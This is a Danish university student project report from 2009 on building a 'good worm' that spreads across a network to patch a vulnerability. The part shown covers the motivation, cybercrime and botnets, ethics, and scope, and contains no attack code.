DEN GODE ORM...

AF SW1A217

AALBORG UNIVERSITET

Det Teknisk-Naturvidenskabelige Basisår
Elektronik og Elektroteknik
Strandvejen 12-14
Telefon 96 35 97 31
Fax 98 13 63 93
http://tnb.aau.dk

Titel:

Den gode orm

Tema:

Virkelighed og modeller

Projektperiode:
P1, efterårssemesteret 2009

Projektgruppe:
SW1A217

Deltagere:
Mikkel Skov Christensen
Anders Eiler
Adi Hadzikadunic
Esben Pilgaard Møller
Magnus Stubman Reichenauer
Bjarke Hesthaven Søndergaard

Vejledere:
Hovedvejleder: Claus Thrane
Bivejleder: Anders Lundkvist

Oplagstal: 9

Sidetal: 74

Bilagsantal og –art: 1 stk CD-rom

Afsluttet den 14. december 2009

Synopsis:

Vi vil i denne rapport undersøge, hvorvidt man kan benytte funktionaliteterne fra en ondsindet computerorm, til en godsindet opgave. Det kræver dels viden om ondsindede computerorme og deres funktionaliteter, men også de sikkerhedshuller, som de udnytter. Vi har konstrueret en prototype, som spreder sig over netværket og udnytter et bestemt sikkerhedshul for derefter at lukke dette. Derudover også konkluderet, at det kan lade sig gøre! Prototypen skal ses som en skabelon til, hvordan man kan viderudvikle teknologien og tankegangen til driftklare godsindede computerorme. Til sidst overvejer og diskuterer vi, hvorvidt udviklingen af prototypen og dens funktionaliteter kunne gøres bedre, og om hvorvidt den har udført det, som den blev lavet til — nemlig at beskytte computeren fra sine ondsindede artsfæller.

Forord

Denne rapport tager udgangspunkt i at du, som læser, ikke har noget forudgående kendskab til termonologier som "computerorme", "botnetværk" eller andre tekniske begreber brugt i rapporten. Den er derfor også skrevet i et sprog, som tager forbehold for dette, og alle tekniske begreber vil blive forklaret og uddybet løbende i rapporten.

Vi regner med, at du har et grundlæggende kendskab til computere og computersystemer, f.eks. med baggrund som tek-nat basis studerende. Vi vil i de første par kapitler gennemgå og fortælle om problemet og emnet i et tilgængeligt sprog. De tekniske begreber og forklaringer vil derfor først fremkomme under løsningen af vores problem.

I forhold til de fysiske rammer omkring projektforløbet, har vi nogle begrænsninger, som vi skal tage højde for.

- **Tidsbegrænsning** - Vi er begrænset til 8 ugers arbejde på rapporten og produktet.
- **Omfang** - Vi er begrænset til maksimalt at skrive 80 sider.
- **Testomgivelserne** - Vi har besluttet at begrænse produktet til en prototype grundet omgivelserne, vores kompetencer samt testmulighederne for produktet.

Illustrationen på forsiden er lånt af Worms Amagedon spillet.

- SW1A217

```
$ ./w0f_FINAL
        _______   _____
__  _  _\   _  \_/ ____\
\ \/ \/ /  /_\  \   __\
 \     /\  \_/   \  |
  \/\_/  \_____  /__|    version 4rebuild
               \/
     automated version
     by a217 <sw1a217@tnb.aau.dk>
!!!  SAFE-MODE IS OFF  !!!

[ ] Trying to patch PHPSane v0.5 vulnerability ...
```

Indholdsfortegnelse

1 Indledning

Orm, virus, spam, phishing og hacking... Hvis du er blot en lille smule bekendt med en computer, har du sandsynligvis hørt et eller flere af de førnævnte udtryk tidligere. Men hvad er det for noget? Hvad er det for nogle fænomener, og hvad gør de ved dig og din computer?

I langt størstedelen af tilfældene omhandler disse fænomener ondsindede handlinger. I nogle af de værste tilfælde er handlingerne så ondsindede, at de i sidste ende fører til ulovlige handlinger — såkaldt It-kriminalitet — hvor du kan ende som ufrivillig gerningsmand i en forbrydelse, hvis din computer er inficeret med et ondsindet program.

Vi vil dog, som du måske forventer på nuværende tidspunkt, ikke skrive om, hvordan du kan beskytte dig imod disse ondsindede fænomener og handlinger. Der findes utallige måder at beskytte sig på, i form af diverse antivirus programmer, firewalls osv. Vi finder det derimod mere interessant at undersøge, om — samt hvordan — man kan udnytte de teknologier, som de ondsindede programmer anvender, for i stedet at udnytte dem til godsindede programmer. I stedet for eksempelvis at lave en computerorm, som spreder sig hæmningsløst og foretager ubehagelige handlinger, hvorend den kommer frem, så kan vi måske udnytte teknologien og lave en computerorm, som spreder sig efter bestemte mønstre og laver konstruktive og godsindede handlinger: med andre ord en såkaldt godsindet computerorm. Eksempelvis handlinger, som i nogle tilfælde kan klare en del af den daglige administration for dig eller din virksomhed.

Alt det her lyder selvfølgelig helt fantastisk — at tage noget ondt og lave det om til noget godt. Hvordan det rent praktisk fungerer, og hvorvidt det overhovedet er muligt, vides dog på nuværende tidspunkt ikke. Det vil vi derfor forsøge at afdække i de følgende sider i indeværende rapport.

Problemanalyse 2

2.1 Initierende problem

For at kunne træffe et kvalificeret valg af, hvad vi skal arbejde videre med, er en indledende analyse nødvendig. Fælles for alle vurderingerne er, at vi som udgangspunkt antager, at der er en mængde computere, som skal opdateres hver uge.

I en virksomhed, som har mange arbejdsstationer kørende, vil man kunne observere, at opdateringen af disse mange klienter er en både problem- og fejlfyldt proces, som sjældent medfører opdatering af samtlige computere. Der skal derfor findes en løsning på problemet, således at processen foregår automatisk og mere flydende.

Det initierende problem er derfor: **Hvordan kan man mest hensigtsmæssigt opdatere mange computere samtidig?**

2.2 Løsningsforslag

Med udgangspunkt i det initierende problem, er vi kommet frem med følgende løsningsforslag:

- Manuelt arbejde - den første, nuværende, og for os mest åbenlyse løsning, er ansættelsen af én til flere medarbejdere, hvis job består i at holde computerne opdateret.
- Outsourcing - en løsning meget lig manuelt arbejde. I stedet for at ansætte folk i virksomheden til at opdatere computerne, ansættes i stedet et andet mere kvalificeret firma til opgaven, og den outsources derfor.
- Remote Administration Tool - et stykke software som består af en server/klient opbygning, hvor server-delen sender opdateringer ud til klienterne, som så opdateres.
- Computerorm - et stykke software som automatisk spreder sig selv og kan udføre forskellige handlinger, eksempelvis at opdatere.

2.2.1 Manuelt arbejde

Ansættelse af en til flere personer, som skal opdatere computerne, kan hurtig vise sig at blive en dyr affære. Dels fordi fuldtidsansatte skal have fast løn, men også fordi en manuel opdatering af så mange computere tager lang tid at lave, en efter en. Derudover er menneskelige fejl en faktor, der må tages højde for ved denne løsning.

2.2.2 Outsourcing

Outsourcing indebærer, at man ansætter et andet firma til at udføre den pågældende opgave. I dette tilfælde at holde computerne opdaterede. Det kan stadig være en dyr affære, alt efter hvilket firma man ansætter til opgaven. Derudover er der nogle sikkerhedsmæssige foranstaltninger, der skal overvejes i forbindelse med at give et andet firma adgang til computerne.

2.2.3 Remote Administration Tool

Remote Administration Tool (RAT) er, som navnet siger, et server/klient-baseret værktøj, som kan holde klienter opdateret. Dette kræver, at klient-delen installeres og vedligeholdes på samtlige af de computere, som skal opdateres. Derudover skal server-delen installeres på en udestående server. Opdateringen kan derefter *pushes* (tvang-sendes) ud til klienterne, hvorefter de opdateres. Dette kræver stadig noget manuelt arbejde, men kun på én maskine i stedet for eksempelvis 50.

2.2.4 Computerorm

En computerorm, som spreder sig indenfor en given samling af computere, og som enten fuld- eller semiautomatisk kan udføre forskellige handlinger, er også en løsning. Her skal computerormen selvfølgelig udvikles, men når den er aktiveret kan den enten operere med udgangspunkt i et sæt givne handlinger, eller løbende få tildelt handlinger, som den skal udføre. Når en handling bliver udført på én computer, kan computerormen automatisk snakke til alle de andre computerorme, som derefter udfører samme handling på de andre inficerede computere.

Normalvis opfattes computerorme som ondsindede programmer. Computerorme vil derfor fremover i rapporten være ment således, med mindre andet fremgår af teksten.

2.3 Analyse af løsningsforslagene

Hvis man holder de forskellige løsningsforslag op imod det initierende problem, kommer en række muligheder frem. Allerede nu kan vi dog fravælge løsningsforslag nr. 1 (Manuelt arbejde), da det ikke er en automatiseret løsning. Dernæst har vi valgt at udelukke løsningsforslag nr. 2 (Outsourcing) grundet de forventede omkostninger, det vil medføre

at have et konsulentfirma til at holde computerne opdaterede. Det efterlader os med to løsningsforslag: Nr. 3 (RAT) og nr. 4 (Computerorm). Vi har valgt at arbejde videre med nr. 4 (Computerorm). Dette skyldes, at vi finder det mere hensigtsmæssigt at arbejde med en løsning, som ikke kræver endnu mere software installeret på computerne, end der i forvejen ligger. Havde vi valgt løsningsforslag nr. 3 (RAT), ville det kræve, at vi installerede en klient-del på computerne, for at kunne holde dem opdateret med RAT-systemet.

2.4 Samfundsmæssige aspekter

I kraft af, at vi har valgt at arbejde med en computerorm, er der nogle samfundsmæssige forhold, som vi må kigge nærmere på. I forhold til det samfund vi lever i, i dag, har computerorme nemlig en langt større rolle, end mange umiddelbart forestiller sig.

Når en stor gruppe af computere er inficeret med samme computerorm, og dermed har mulighed for at udgøre et *botnetværk* (Et botnetværk/botnet er en samling af computere, som ufrivilligt er under styring af en bagmand. Dette kan sammenlignes med folk, der stjæler biler og leverer dem tilbage efter brug. Såkaldte "joyrides" — hvor ejeren af bilen ikke har givet personen lov til at bruge den), giver det administratoren af botnetværket mulighed og magt til at gøre forskellige ondsindede ting mod forskellige ofre, som påvirker både dem og det omkringliggende samfund. *En dybere redegørelse, for hvad en computerorm er, findes i Kapitel 4.*

Det er også oftest i negativ sammenhæng, man tænker på computerorme. Og det er da også de onde computerorme, der tiltrækker sig mest opmærksomhed, da de påfører *skade* (skade er for orme oftest ikke af fysisk karakter, men sletning eller ændring af filer og andre digitale ting) på systemerne med negative konsekvenser for brugerne. Heldigvis kan computerorme sagtens bidrage med andet end ondsindede ting, da de også kan udføre handlinger, der kan være meget nyttige.

Begge perspektiver og deres påvirkning på det omkringliggende samfund gennemgås i det følgende.

2.4.1 Computerormen med ondsindede intentioner

Er det skidt, hvis en computer er inficeret med en computerorm? Hvad betyder det for computeren og andre computere, hvis en computerorm slippes løs? Der kører allerede en masse små programmer i baggrunden af diverse computere — hvad gør et enkelt program mere så fra eller til?

It-kriminalitet

Det egentlige problem opstår, når administratoren af den computerorm — hvis han eksisterer — aktiverer den og overtager styringen af din computer. Ikke forstået på den måde, at du ikke længere kan bevæge din mus eller at underlige ting sker på din skærm. Tværtimod foretager computerormen handlinger på din computer "bag facaden". Du kan

som regel ikke se, at det sker — men det gør det! Alt fra identitetstyveri til *Distributed Denial Of Service* (DDOS - Angreb fra mange computere rettet mod en enkelt compute, hvis formål er at påføre computeren belastning i en grad, som gør den ubrugelig) angreb.

Problemet er også langt mere udbredt, end man umiddelbart skulle tro. Ifølge et nyhedsbrev fra Statens Teknologiråd, har It-kriminalitet udviklet sig til et multinationalt problem, som ikke kan løses i de enkelte lande, da intet forhindrer gerningsmændene i at sidde ét sted og angribe computere på den anden side af Jorden [24]. Blandt analyseinstitutter og politimyndigheder verden over er der også bred enighed om, at It-kriminalitet er et hastigt voksende globalt problem. Dette på trods af, at det imidlertid ikke er det indtryk, man får, ved at iagttage den nuværende danske såvel som internationale forebyggelse og bekæmpelse, der foretages politisk. Udadtil opstilles det fra store virksomheder og regeringers side som om, alt er i den fineste orden. Men i kraft af, at flere og flere vitale tråde i samfundet kobles på de både nationalt og globale netværk, øges vores sårbarhed overfor netop It-kriminalitet også. Dette bekræftes af en undersøgelse, som i 2006 blev foretaget af bl.a. *FBI* (Det Amerikanske Forbunds Politi). Denne viser, at 60% af amerikanske virksomheder anser It-kriminalitet for at koste dem flere penge end fysisk kriminalitet gør. En konklusion, der bekræfter, at It-kriminalitet er et problem, der skal tages hånd om på samme niveau som fysisk kriminalitet.

It-kriminalitet er selvfølgelig et bredt emne, som dækker over langt flere felter end blot de, som kan udføres vha. et botnetværk. Hvidvaskning af penge via Internettet, organiserede indbrud på betalingsterminaler og identitetstyveri er blot nogle af de andre områder, som emnet også dækker. Men udover det, hvad er It-kriminalitet så egentlig?

Hvad er It-kriminalitet?

Det amerikanske "National Institute of Justice" definerer It-kriminalitet som: "enhver ulovlig handling til hvilken viden om computerteknologi er benyttet til at begå forbrydelsen" [23]. Andre analytikere definerer ofte It-kriminalitet som ulovlige aktiviteter, hvor en computer er involveret, enten som objekt, afvikler eller instrument for den kriminelle handling. Det er dog ikke alle it-relaterede forbrydelser, som er højteknologiske og kræver stor kompetence. De fleste it-forbrydelser er "normale" forbrydelser, som før eller siden involverer en computer. Derfor er der, når alt kommer til alt, to måder hvorpå en computer kan indgå i en forbrydelse.

Aktivt — Computer-assisteret forbrydelse; Når en computer bruges til at begå en forbrydelse som f.eks. hacking eller computersabotage.
Passivt — Computer-relateret forbrydelse; Når en computer bruges indirekte under begåelsen af en forbrydelse, f.eks. ved lagring af data i forbindelse med en forbrydelse.

Nogle it-forbrydelser er blot modifikationer af "traditionelle forbrydelser", såsom spionage, tyveri, bedrageri og sabotage. Andre er helt nye typer forbrydelser, som f.eks. ulovlig indtrængen på private netværk, cyberterrorisme og computersabotage.

En af problemstillingerne for samfundet i forhold til mindske mængden af It-kriminalitet i dag er, at der er meget lav risiko for at blive fanget. Ligesom ved "traditionel kriminalitet" efterlader man naturligvis en række spor; disse er dog både lettere at skjule og løbe væk

fra efterfølgende. Et andet problem er, at mange it-forbrydelser fejlagtigt opfattes som forbrydelser, der ikke har nogen ofre eller alvorlige konsekvenser. Derfor mener mange forskere [24], at mængden af It-kriminalitet er langt større, end den faktisk anmeldte del. Der er to overvejende grunde til dette.

Den første er: At nogle former for It-kriminalitet er meget svære at spore, og at gerningsmanden derfor yderst sjældent bliver opdaget.
Den anden er: At nogle store firmaer vælger at mørklægge hændelserne, hvis deres it-sikkerhed bliver komprimeret, af PR-mæssige årsager.

Med bagtanke på den sidstnævnte grund har ofrene for en it-forbrydelse ofte meget lidt at vinde ved at anmelde det. Derudover er det meget dårlig omtale at få, at sikkerheden på ens it-systemer er blevet brudt.

Et andet aspekt af It-kriminalitet er offentlighedens holdning til det. Den gennemsnitlige person har ofte ikke meget sympati med store virksomheder og regeringer, og synes derfor at nyde en vis fornøjelse ved, at de bliver udsat for disse "harmløse" it-forbrydelser. I forlængelse af dette er der medierne, som sjældent lader hændelser som disse gå ubemærket hen. Ofte vendes situationen endda om, så ofret gøres til skurken grundet deres manglende sikkerhed og den egentlige kriminelles aktiviteter retfærdiggøres.

Sidst, men ikke mindst, er der de forbrydelser, som er relateret til computer misbrug; brugen af computersystemer til at afvikle uacceptable handlinger, såsom at sende e-mails ud med aggressivt sprog, pornografisk indhold eller *spam* (automatisk udsendte beskeder til modtagere, som ikke ønsker beskeden, ofte beskeder som indeholder den ene eller anden form for reklame). I stort omfang kan disse problemer betyde langsomme netværk og nedsat effektivitet på arbejdspladsen (da medarbejderne skal bruge tid på at læse og slette disse ikke-arbejdsrelaterede beskeder).

Hvad er det så helt præcist, at et botnetværk kan bruges til i forbindelse med It-kriminalitet? I korte termer bruges det oftest til midlertidig eller total utilgængeliggørelse af webbutikker. Det tekniske i en utilgængeliggørelse af en webbutik vha. et botnetværk er faktisk langt simplere end så meget andet It-kriminalitet.
Hver gang en bruger beder om at få vist et website (i dette tilfælde en webbutik), sætter det den pågældende server, som hoster websitet, i gang med at arbejde, for at bearbejde websitets kildekode og vise selve websitet til brugeren. Hvis ejeren af et botnetværk med f.eks. 60.000 computere beder samtlige om at forespørge samme website på samme tid, vil det simpelthen belaste den bagvedliggende server så meget, at den til sidst ikke svarer, og derved fører til utilgængeliggørelse af websitet, og i øvrigt alle andre websites hosted på den pågældende server, indtil angrebet er overstået.

Ganske vist er det ulovligt at distribuere ondsindet software på Internettet til udvidende ofres computere. En anden — men stadig vigtig — side af sagen, er de omkostninger, som It-kriminalitet fører med sig. Mellem 1999 og 2004 anslås det, at ondsindet software samlet kostede 36,5 milliarder dollars på verdensplan [24]. Penge, som blev brugt på præventive systemer, genskabelse af tabte systemer, tabt produktion som følge af systemfejl efter angreb af ondsindet software mv. Alt taget i betragtning, er der grunde nok til, hvorfor vi vil beskytte os imod ondsindet software og foretage præventive handlinger for at komme det i forkøbet. Men hvilken betydning har det for det omkringliggende samfund, når vi

bliver angrebet?

De faktiske konsekvenser for det omkringliggende samfund

Hvis vi i Danmark skal kunne udnytte vores globale, digitalt baserede handelspotentiale fuldt ud, er det afgørende at vores kommunikationsveje er sikre. Det indebærer blandt andet, at både borgere og virksomheder er beskyttede — og selv gør en aktiv indsats for at beskytte sig — imod It-kriminalitet så godt som muligt er. Og da mængden af personlige informationer, handel og vital kommunikation dag for dag øges på Internettet, øges mængden af produkter og potentielle ofre også, hvilket i sidste ende øger sårbarheden globalt set.

Specifikt for Danmark er større it-sikkerhed en indiskutabel forudsætning for, at vi kan realisere de mål, som er lagt i regeringens globaliseringsstrategi om at fastholde og udbygge vores nuværende førende position som et af verdens førende innovative videns- og iværksættersamfund. Netop dét er vores risici i forhold til de økonomiske aspekter set i forhold til Danmarks position i det globaliserede handelsesmarked. Med udgangspunkt i et kraftigt botnetværk kan man kun forestille sig, hvad der ville ske, hvis et angreb på et centralt digitaliseret samfundsorgan blev sat ind. F.eks. hvis sygehusenes netop indsatte digitaliserede patientjournalsystem blev udsat for et DDOS Angreb, der nedlagde adgangen til systemet — konsekvenserne kunne ende med at blive fatale. Netop derfor — med udgangspunkt i, hvad der kan ske — er det vigtigt, at de rette forbehold tages. Både teknisk, lovgivningsmæssigt og politisk.

Økonomiske aspekter i It-kriminalitet

Ondsindet software er en milliardindustri, hvor gerningsmændene spekulerer i både gevinsterne i deres handlinger, og anti-virus producenter tjener mange penge på deres software, som forhindrer spredningen af vira, trojanske heste, orme mv. Man fristes derfor til at spekulere i, hvorvidt visse anti-virus producenter kan have interesse i at deltage fuldt eller devist i produktionen af vira-produkter. De ville på den måde skabe deres egen forretning: Producere en virus og umiddelbart efter have en løsning klar — en løsning, som folk er nødt til at betale penge for. Ser man bort fra konspirationsteorierne, er der også mange penge for gerningsmændende, hvis deres angreb lykkedes. Naturligvis er netbanker mv. altid udsatte ofre, da det er en direkte vej til penge, men af andre — mere kreative metoder — er f.eks. afpresning (med trusler om destruktive handlinger vha. tidligere omtalte botnetværk) tidligere set.

Den anden side af de økonomiske aspekter hører under konsekvenserne af angreb. Virksomheder bruger nemlig mange penge på at beskytte sig imod ondsindede handlinger. Det er allerede forklaret, hvor vigtig *dataintegritet* (forvisning om at dataen kun kan ses og ændres af personer med de rettighederne til det) er for mange virksomheder og statslige instancer (se Sektion 2.4.1), og derfor bruges der mange penge på præventive midler mod virus, hackerangreb mv. Man kan derfor spekulere i, hvorvidt forskning i godsindede orme, hvis eneste formål er at lokalisere og destruere orme, er en fremgangsmåde, der er værd at benytte sig af. Der er allerede såkaldte myre [19] under udvikling, hvis mål netop er at

lokalisere mulige trusler på netværket. Tanken med disse myrer, i forhold til de økonomiske aspekter, er dog, at hvis de effektivt kan lokalisere trusler og senere udvikles til at blive endnu mere effektive, kan det påvirke hele anti-virus industrien. I forlængelse af dette kan man forestille sig, at udviklingen af disse myrer medfører forskning i computerorme, og at man på lang sigt kan lave computerorme, hvis eneste formål er at lokalisere og udrydde ondsindede computerorme.

Et politisk spørgsmål

Lars Neupart[1] siger:

> "Det er en udbredt opfattelse og misforståelse, at it-sikkerhed udelukkende handler om teknik — og at problemerne derfor skal løses af teknikere. Samtidig er det nok et resultat af, at udviklingen er gået hæsblæsende hurtigt. Graden af samfundets it-afhængighed er eksploderet på ganske få år, og det har øget behovet for it-sikkerhed tilsvarende. Jeg er ikke tilhænger af skingre råb om at "ulven kommer", men der er ingen tvivl om, at tiden nu er inde til, at politikerne vågner op til dåd på det her område. Hvis danske virksomheder ikke er i stand til at anvende it effektivt og sikkert, kan det påvirke vores konkurrenceevne negativt og dermed velfærdssamfundets overlevelse. Vi er nødt til at sætte ind med en kombination af effektfulde nationale og internationale initiativer, som kan forebygge og bekæmpe It-kriminalitet. Og Danmark er vidensmæssigt rustet til at tage teten og høste den forretningsmæssige "first mover" effekt."

Så længe der ikke er politisk forståelse for problemstillingerne i forhold til It-kriminalitet, bliver de nødvendige ressourcer til forebyggelse og internationalt samarbejde heller ej afsat fra politikernes side. Det er allerede forklaret, hvad et velkoordineret angreb på et centralt internetbaseret samfundsorgan kan medføre, men da udviklingen, som Lars Neupart siger, er gået så hæsblæsende stærkt, og vi i løbet af meget kort tid er blevet utrolig afhængige af de digitaliserede systemer, har den offentlige sektor knap kunnet følge med forespørgslen af nye systemer. Nu, hvor det kører, er det udfordringen i forhold til præventivt arbejde imod It-kriminalitet skal tages op.

Efterladt i ingen-mands-land

Så hvor er vi efterladt? Siden "de fem store", Morris, Melissa, Code Red, Slammer og Conficker (se Sektion 4.2), har der ikke været en computerorm, som har været af så stor betydning, at det har været værd at berette om. Naturligvis hænder det stadig, og enkelte virksomheder rapporterer også jævnligt om, at de har været udsat for f.eks. DDOS angreb. Så sent som d. 8. oktober 2009 var hostingcentret ISPHuset Nordic i Norge udsat for et DDOS angreb[2], der nedlagde hele forbindelsen til deres datacenter, hvilket var yderst uheldigt for samtlige kunder i datacentret. Og netop dette angreb er et pragteksempel på,

[1] Citat af Lars Neupart, medlem af Dansk Industris it-sikkerhedsudvalg, i Teknologirådets, nyhedsbrev til Folketinget, nr. 234 | januar 2007

[2] `http://faq.isphuset.com/index.php?_m=news&_a=viewnews&newsid=77`

hvad et botnetværk bestående af en stor række computere inficeret med en computerorm kan bruges til.

Ejeren af en inficeret computer efterlades i et juridisk ingen-mands-land af en computerorm, da vedkommende bliver ufrivillig gerningsmand i en forbrydelse.

Men hvis en computerorm kan gøre meget skade ved computere, burde den så ikke kunne gøre lige så meget godt?

2.4.2 Computerormen med godsindede intentioner

På trods af den store mængde problemer computerorme har forårsaget, er det store spørgsmål ikke så meget om en computerorm kan være gavnlig. For dette er teoretisk muligt, og ansatte hos bl.a. Microsoft har fremsat teorien omkring en godartet computerorm, der medbringer vigtige service opdateringer og automatisk installerer dem uden nogen handling fra brugeren er krævet [9].

Spørgsmålet ligger mere i, hvor stor gavn en godartet computerorm rent faktisk vil kunne have for samfundet. For at se på dette er det dog først nødvendigt at undersøge, hvordan samfundet bruger computernetværk, da det er dem både gode og computerorme spreder sig via.

2.4.3 Computernetværk i samfundet

Som netværksteknologien har udviklet sig, har diverse virksomheder taget den til sig, da den simplificerer flere virksomhedssprocessor. Et eksempel er, at arbejdstegninger i produktionsvirksomheder kan opbevares på en central server og på alle tidspunkter være tilgængelige for de ansatte, i tilfælde af at revisioner er nødvendige.

Udover dette ene eksempel er der adskillige andre steder, hvor det kan betale sig at udnytte computernetværk i virksomheder, og de typer netværk, vi har set eksempler på nu, er endda kun interne netværk.
Det eksterne netværk har en endnu større indflydelse på en virksomhed, og er efterhånden essentielt for at mange virksomheder overhovedet kan holde sig kørende. Disse virksomheder er blevet så afhængige af Internettet, at de udelukkende modtager ordrer via Internettet, og størstedelen af deres kommunikation med deres kunder sker via e-mail og anden elektronisk kommunikation.

Kort sagt har en stor mængde virksomheder baseret sig selv på et fungerende internt- og eksternt computernetværk [25].
Derfor er det essentielt for disse virksomheder, at deres netværk er velfungerende til alle tider. Dette indebærer bl.a. at computerne på netværket er opdaterede, så de undgår eventuelle huller eller sårbarheder i softwaren, som de bruger, kan udnyttes, men tillige, at de er i stand til at slippe af med eventuel skadelig software, før den gør alvorlig skade på deres system.

For at sikre et velfungerende netværk har flere større virksomheder deres egen it-afdeling,

som sørger for — og har ansvaret for — at deres it-systemer virker. Dette er selvfølgelig en god løsning for større virksomheder, da de har ressourcerne til at have én til flere personer ansat til dette. Men i mindre virksomheder, der i de fleste tilfælde er lige så afhængige af et velfungerende it-system, er det ikke altid, der er plads i budgettet til at have en it-ansvarlig ansat. Derfor må sådanne virksomheder stole på deres egen, til tider utilstrækkelige, viden for at holde deres netværk opdaterede og velfungerende.

Lagt sammen med at disse virksomheder er mindre og har knap så mange ressourcer til rådighed, har de tillige mindre råd til at klare det økonomiske slag, et systemnedbrug kan medføre.

Derfor vil det i mindre virksomheder være gavnligt, hvis de fik stillet en mekanisme til rådighed, som automatisk holdt deres software opdateret og kunne rense deres system fra eventuelle angreb fra ondsindet software. Det er netop det, som denne rapport vil undersøge!

2.4.4 Den gode computerorm i praksis

Det karakteristiske ved en computerorm er dens ofte usynlige tilstedeværelse. Denne resulterer i, at ormen kan foretage nogle handlinger, som for computerejeren eller brugere, er "ubevidste". Hvis denne handling er godsindet, kan den netop gavne førnævnte virksomheder, der ikke har plads i budgettet til større it-support.

Her vil en virksomhed ved køb af et stykke software, tillige få automatisk opdateringssupport med. Men i modsætning til traditionel automatisk opdatering i stil med Windows Update, vil opdateringen her være baseret på en orm, der sendes ud af software udvikleren til virksomheden og opdaterer alle maskinerne med softwaren uden det bemærkes.

Hvis sådan et stykke software designes effektivt kan det sikre, at alle computere, der kører dette stykke software, er opdateret og herved sikret mod angreb.

Der er fremsat flere teorier om, hvordan dette kan gøres, bl.a. af Hewlett-Packard og en gruppe Microsoft ansatte [9]. Deres teori om den gode computerorm, der holder software opdateret, er baseret på en computerorm, der scanner netværket efter computere, som mangler opdateringen, den er designet til at tilføje.

Hvis Microsoft, der bl.a. er et af de firmaer, der har fremsat teorier omkring distribution af opdateringer ved hjælp af computerorme, udover at ligge deres opdateringer op på deres Windows Update system, sendte en computerorm ud, der undersøgte om computerne på det netværk, den nu "angreb", var opdateret med den seneste software, kunne en stor mængde computer angreb potentielt undgåes.

Disse typer godsindede computerorme vil dog primært være rettet mod at sprede opdateringer, der retter eventuelle huller i software. For som nævnt udnytter computerorme fejl i software til at få adgang til computernetværk, og medmindre der er et universalt hul i software installeret på alle PC'er, vil det ikke være muligt for de godsindede computerorme at få adgang til PC'en, hvis de ikke er rettet mod at lukke sådanne huller.

2.4.5 Ormen som modmekanisme

Udover at computerorme kan bruges som en præventiv mekanisme mod softwareangreb, kan de også bruges som modmekanisme mod et computerangreb. Der forskes bl.a. i metoder til at opfange computerorme, og manipulere selve computerormens kildekode så den modvirker sig selv. Ved at sende en sådan manipuleret computerorm i omløb vil det i teorien være muligt — meget hurtigt — at stoppe en computerorm fra at sprede sig, da den manipulerede computerorm vil være i stand til at sprede sig med samme hastighed som den oprindelige computerorm, og skulle i sidste ende stoppe den fra at være en trussel.

Selvom denne teori stadig er på et eksperimentalt stadie, så burde den, hvis den føres ud i livet, kunne rense mange computernetværk inden de tager skade af et eventuelt angreb. Overordnet set vil dette kunne spare samfundet for både en stor tabt indtjening, og ressourcer der skal spildes på at genetablere ødelagte netværk [5].

2.4.6 Etiske aspekter

I forbindelse med alle typer af computerorme, er der en række samfunds-etiske aspekter, som grundet computerormens typiske fremgangsmåde bør overvejes, inden man begiver sig ud i udviklingen af en.

Vi har haft kontakt til Det Etiske Råd, for at høre deres holdning til princippet on software, som uhæmmet spreder sig selv og inficerer uvidende individers computere. Desværre fik vi blot at vide, at Det Etiske Råd ikke har nogen holdning til dette område.
Da vi i forlængelse af manglende information fra Det Etiske Råd derfor ikke har nogen offentlig udmeldelse om holdninger til emnet, må det i det enkelte tilfælde derfor overlades til forfatteren af den enkelte computerorm.
Vi mener, at der er nogle etiske aspekter, som man bør overveje i forbindelse med konstruktionen af en computerorm, og vi har derfor valgt at analysere disse dybere.

Etiske aspekter i forbindelse med computerorme

Udover de åbenlyse lovgivningsmæssige problemstillinger i forbindelse med den ulovlige indtrængen en computerorm laver i et uvidende offers computer, når den spreder sig selv, er der også nogle moralske og etiske problemstillinger at overveje.

- Ulovlig indtrængen i uvidende ofres computere.
- Bevidst installere uønsket software på uvidende ofres computere.
- Bevidst at sprede software, hvis eneste formål er at gøre skade på andre.
- Foretage handlinger på uvidende ofres computere.

Etiske aspekter i forbindelse med godsindede computerorme

På trods af, at en godsindet computerorm oftest ikke foretager nogle umiddelbare lovgivningsmæssige forbudte handlinger, er der alligevel nogle etiske og moralske punkter,

som bør overvejes nøje.

Selvom spredningen af computerormen i de fleste godsindede tilfælde er vel kendt hos de "inficerede", er der stadig nogle moralske komplikationer i forhold til de kommandoer, som computerormen afvikler som led i dens funktion. Hele idéen med netop en godsindet computerorm er, at den udfører en masse funktioner og kommandoer automatisk, således at man slipper for at have mandskab til at klare disse ting. Disse kommandoer bliver udført uden brugerens viden og/eller accept, og vi mener derfor, det er vigtigt, at brugeren i forbindelse med godsindede computerorme orienteres om forbeholdene ved de automatiske handlinger.

Det er svært at fastsætte et sæt etiske regler, som computerorme skal følge. Især fordi at Det Etiske Råd ikke har nogen holdning til emnet. Som nævnt er der dog nogle tanker, der bør gøres inden en computerorm sættes fri.

2.5 Andre aspekter

Udover de omtalte emner, har vi i gruppen diskuteret en masse forhold, som vi dog ikke har haft tid til at gå yderligere i dybden med.

- **Miljømæssige aspekter** - hvordan kan en god computerorm hjælpe til at mindske strømforbruget på computere og dermed i sidste ende mindske CO_2 udslippet? Da det er meget oppe i tiden at fokusere på "grøn it" og mindske udledning af CO_2 ved at minimere strømforbruget hos ens computere, kan det være interessant at undersøge, hvorvidt en god computerorm kan hjælpe med denne problemstilling. Det er dog ikke aktuelt ift. vores initierende problem, og vil derfor ikke blive uddybet yderligere.
- **Juridiske overvejelser ift. den gode orm** - skal der være nogen form for kontrol med produktionen og udgivelsen af "gode computerorme", da de principielt set kan udnyttes til ondsindede formål? Hvis ja, hvordan undgår vi så at overgå til en "Big Brother" lignende situation, hvor alt kontrolleres af en højere instans? Vi har valgt ikke at gå i dybden med dette enme, da det ikke er aktuelt ift. vores initierende problem.
- **Patentforhold** - skal der indgives en patentansøgning på den gode computerorm? Det kan være interessant for virksomheden at tage patent på princippet, hvis det viser sig at være brugbart. Dog må vi igen konstateret, at det ift. vores initierende problem på nuværende tidpsunkt ikke er et emne, som vi bør gå yderligere i dybden med.

2.6 Problemafgrænsning

Ud fra det ovenstående er det vores intention at arbejde med computerorme og anvendelsen af disse til godsindede formål for at løse vores initierende problem, i modsætning til de traditionelle ondsindede formål, denne type applikationer typisk har. Der er dog nogle

forbehold i forhold til dette projekt, udover dem vi har stillet op i de forudgående afsnit, som vi er nødsaget til at medregne i processen.

- Det er vigtigt at styre computerormens spredningsmønstre, således at den ikke spreder sig udenfor det netværk vi ønsker.
- Computerormen bliver begrænset til IPv4, og der vil ikke tages højde for IPv6.
- Computerormen skal kunne fungere uden, at der på forhånd er installeret nogen form for software, hvis formål er at hjælpe computerormen sprede sig til de maskiner, som forsøges inficeret.

